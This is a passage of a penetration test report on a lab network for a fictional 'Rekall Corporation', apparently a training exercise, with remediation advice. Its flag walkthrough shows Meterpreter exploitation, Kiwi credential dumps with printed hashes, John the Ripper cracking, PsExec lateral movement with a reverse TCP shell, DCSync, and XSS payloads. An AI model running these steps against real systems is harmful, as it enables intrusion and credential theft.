
```
┌──(root💀kali)-[~]
└─# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp              32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> get flag3.txt
local: flag3.txt remote: flag3.txt
200 Port command successful
150 Opening data channel for file transfer.
226 Transfer OK
32 bytes received in 0.00 secs (75.4831 kB/s)
ftp>
```

```
┌──(root💀kali)-[~]
└─# cat flag3.txt
89cb548970d44f348bb63622353ae278

┌──(root💀kali)-[~]
└─#
```

Flag 4: 822e3434a10440ad9cc086197819b49d
Returning to the port scan results, it was found that the SLMail service is active on both SMTP port 25 and POP3 port 110. I was able to access the flag, located in a file named 'flag4.txt,' by exploiting the SLMail service and obtaining a Meterpreter shell, as the following image shows:



Flag 5: 54fa8cd5c1354adc9214969d716673f5
The flag is located within the ‘Comment’ section of the scheduled tasks on the system using the command ‘schtasks /query /v /tn flag5 /FO list’, as the following image shows:




Flag 6: Computer!
I utilized the Kiwi tool with the 'lsa_dump_sam' command, which revealed a user named 'flag6' along with their NTLM password in the Meterpreter shell. Subsequently, I successfully cracked the password using 'John the Ripper', as the following image shows:

```
RID  : 000003ea (1002)
User : flag6
  Hash NTLM: 50135ed3bf5e77097409e4a9aa11aa39
    lm  - 0: 61cc909397b7971a1ceb2b26b427882f
    ntlm- 0: 50135ed3bf5e77097409e4a9aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f1

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN10.REKALL.LOCALflag6
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9fc67bdc2953ce61ef031c6f1292c1839c784c54d5cb0d9c84e9449ed2c0672f
      aes128_hmac       (4096) : 099f6fcacdecafb94da4584097081355
      des_cbc_md5       (4096) : 4023cd293ea4f7fd

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN10.REKALL.LOCALflag6
    Credentials
      des_cbc_md5       : 4023cd293ea4f7fd


meterpreter >
```


```
┌──(root💀kali)-[~]
└─# echo '50135ed3bf5e77097409e4a9aa11aa39' > 6.txt
```


```
┌──(root💀kali)-[~]
└─# john --format=NT 6.txt
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Computer!        (?)
1g 0:00:00:00 DONE 2/3 (2023-10-05 06:34) 12.50g/s 1118Kp/s 1118Kc/s 1118KC/s News2..Faith!
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.

┌──(root💀kali)-[~]
└─#
```

Flag 7: 6fd73e3a2c2740328d57ef32557c2fdc
The flag was located by searching the file system of the compromised machine, using the search command search -f flag*.txt revealed the flag, as the following image shows:



Flag 8: ad12fc2ffc1e47
By using 'kiwi' to dump the cached credentials ‘kiwi_cmd lsadump::cache’, the flag is part of the cached credentials of an admin named ‘ADMBob’, revealed by the 'kiwi' tool. It's also associated with a user named “flag8” on Server2019 and used ‘john the ripper’ to crack the ADMBob password, These new credentials have access to the Server2019 machine. By using the `PsExec` module in Metasploit with these credentials, a SYSTEM shell can be obtained on Server2019, as the following image shows:





```
┌──(root💀kali)-[~]
└─# john --format=mscash2 88.txt
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Changeme!        (ADMBob)
1g 0:00:00:05 DONE 2/3 (2023-10-05 11:00) 0.1858g/s 193.1p/s 193.1c/s 193.1C/s 123456..barney
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

┌──(root💀kali)-[~]
└─#
```

```
Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                172.22.117.10    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               Changeme!        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               ADMBob           no        The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.22.117.100   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(windows/smb/psexec) >
```


```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445 as user 'ADMBob' .
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or n
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.10:49735

meterpreter >
```

```
meterpreter > shell
Process 3808 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net users
net users

User accounts for \\

-------------------------------------------------------------------------------
ADMBob                   Administrator            flag8-ad12fc2ffc1e47
Guest                    hdodge                   jsmith
krbtgt                   tschubert
The command completed with one or more errors.


C:\Windows\system32>
```

Flag 9: f7356e02f44c4fe7bf5374ff9bcbf872
By moving to the root, `C:\`, and listing the files, `flag9.txt` can be read via `cat` in Meterpreter, as the following image shows:

```
C:\>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 142E-CF94

 Directory of C:\

02/15/2022  03:04 PM                32 flag9.txt
09/15/2018  12:19 AM    <DIR>          PerfLogs
02/15/2022  11:14 AM    <DIR>          Program Files
02/15/2022  11:14 AM    <DIR>          Program Files (x86)
02/15/2022  11:13 AM    <DIR>          Users
02/15/2022  02:19 PM    <DIR>          Windows
               1 File(s)             32 bytes
               5 Dir(s)  18,958,385,152 bytes free

C:\>more flag9.txt
more flag9.txt
f7356e02f44c4fe7bf5374ff9bcbf872

C:\>
```

Flag 10: 4f0cfd309a1965906fd2ec39dd23d582
The Kiwi tool used to DCSync the `Administrator` user on Server2019 will reveal their NTLM password hash, as the following image shows:



Summary Vulnerability Overview

Vulnerability	Severity
Sensitive Data Exposure	Critical
SQL Injection	Critical
Brute Force Attack.	Critical
PHP Injection	Critical
Nmap scan, Zenmap scan, Nessus scan.	Critical
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617).	Critical
Shellshock on Web Server (Port 80)	Critical
Apache Struts (CVE-2017-5638)	Critical
Drupal - CVE-2019-6340	Critical
Run as ALL Sudoer (CVE-2019-14287)	Critical
Unprotected user credentials in the GitHub repository.	Critical
open FTP port 21	Critical
SLMail Port 110 Exploited via Metasploit	Critical
Kiwi command lsa_dump_sam Shows Password Hashes	Critical
Kiwi command kiwi_cmd lsadump::cache shows cache credentials	Critical
Kiwi command DCSyncing the Administrator user.	Critical
Session Management.	Critical
Open source exposed data osintframework.com	Critical
XSS Reflected and XSS Reflected (advanced).	High
XSS Stored and XSS Stored (advanced)	High
Local File Inclusion and Local File Inclusion (advanced).	High
Command Injection and Command injection (advanced).	High
Directory Traversal.	Medium
Open source exposed data crt.sh	Medium



The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	192.168.14.35, 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, 172.22.117.10, 172.22.117.20
Ports	21, 22, 80, 110, 445

Exploitation Risk	Total
Critical	18
High	4
Medium	2
Low	0


Vulnerability Findings

Vulnerability 1	Findings
Title	XSS Reflected and XSS Reflected (advanced).
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	On the 'Welcome.php' page, a reflected Cross-Site Scripting (XSS) vulnerability used the payload <script>alert</script> On the 'Memory-Planner.php' page, a Cross-Site Scripting vulnerability used the payload 'scrscriptipt'

Images	 
Affected Hosts	192.168.14.35
Remediation	Implement a strong Content Security Policy (CSP), utilise output encoding libraries to protect against XSS attacks, and always validate and sanitize user input, ensuring that the input validation cannot be easily bypassed. An allow-list of acceptable inputs should be used instead of a block-list approach.

Vulnerability 2	Findings
Title	XSS Stored and XSS Stored (advanced)
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	On the 'comments.php' page had a stored XSS vulnerability. used the payload <script>alert("hello")</script>.
Images	
Affected Hosts	192.168.14.35
Remediation	Validate, sanitize and encode user inputs.

Vulnerability 3	Findings
Title	Sensitive Data Exposure
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical

Description	Sensitive information was found in the HTTP response headers of the 'About-Rekall.php'' page, Using the command ‘curl -v 192.168.14.35/About-Rekall.php The login credential was discovered within the HTML source code and using that credential on the 'Login.php' page. Accessing the ‘robots.txt' file.
Images	

view-source:http://192.168.14.35/Login.php

Exploit-DB Nessus

```
97          <p><label for="password">Password:</label><br />
98          <input type="password" id="password" name="password" size="25" autocomplete="off" /></p>
99
100         <button type="submit" name="form" value="submit">Login</button>
101
102     </form>
103
104 <font color="red">Invalid credentials!</font>
105
106
107           <span style="font-weight: 700;"></span>
108         </h1>
109       </div>
110     </section>
111     <section class="u-clearfix u-palette-2-base u-section-2" id="carousel_02cf">
112       <div class="u-clearfix u-sheet u-sheet-1">
113         <h1 class="u-text u-text-default u-text-1">
114         <center>  <span style="font-weight: 900;">Admin Login</span></center>
115
116 <!DOCTYPE html>
117 <html>
118
119
120 <div id="main">
121
122     <p>Enter your Administrator credentials!</p>
123
124 <style>
125 input[type=text], input[type=password]{
126   background-color: black;
127   color: white;
128 }
129 button[type=submit]{
130   background-color: black;
131   color: white;
132 }
133 </style>
134
135     <form action="/Login.php" method="POST">
136
137         <p><label for="login">Login:</label><font color="#DB545A">dougquaid</font><br />
138         <input type="text" id="login" name="login" size="20" /></p>
139
140         <p><label for="password">Password:</label><font color="#DB545A">kuato</font><br />
141         <input type="password" id="password" name="password" size="20" /></p>
142
143         <button type="submit" name="form" value="submit" background-color="black">Login</button>
144
145     </form>
146
147     </br >
148     <font color="red">Invalid credentials!</font>
149 </div>
150
151
152
153 </body>
154
155 </html>
156
157
158
```

192.168.14.35/disclaimer.php?page=robots.txt

REKALL CORPORATION

Home About Rekall Welcome VR Planner Login


"New" Rekall Disclaimer


User-agent: GoodBot
Disallow:

User-agent: BadBot
Disallow: /


User-agent: *
Disallow: /admin/
Disallow: /documents/
Disallow: /images/
Disallow: /souvenirs.php/
Disallow: flag9:dkkdudfkdy23

Affected Hosts	192.168.14.35
Remediation	• Protect sensitive data by limiting the information sent in HTTP response headers, using secure connections (HTTPS), implementing strong access controls, and encrypting sensitive data whenever possible. • Do not store sensitive information in robots.txt or other publicly accessible files. Use appropriate access controls and authentication mechanisms.

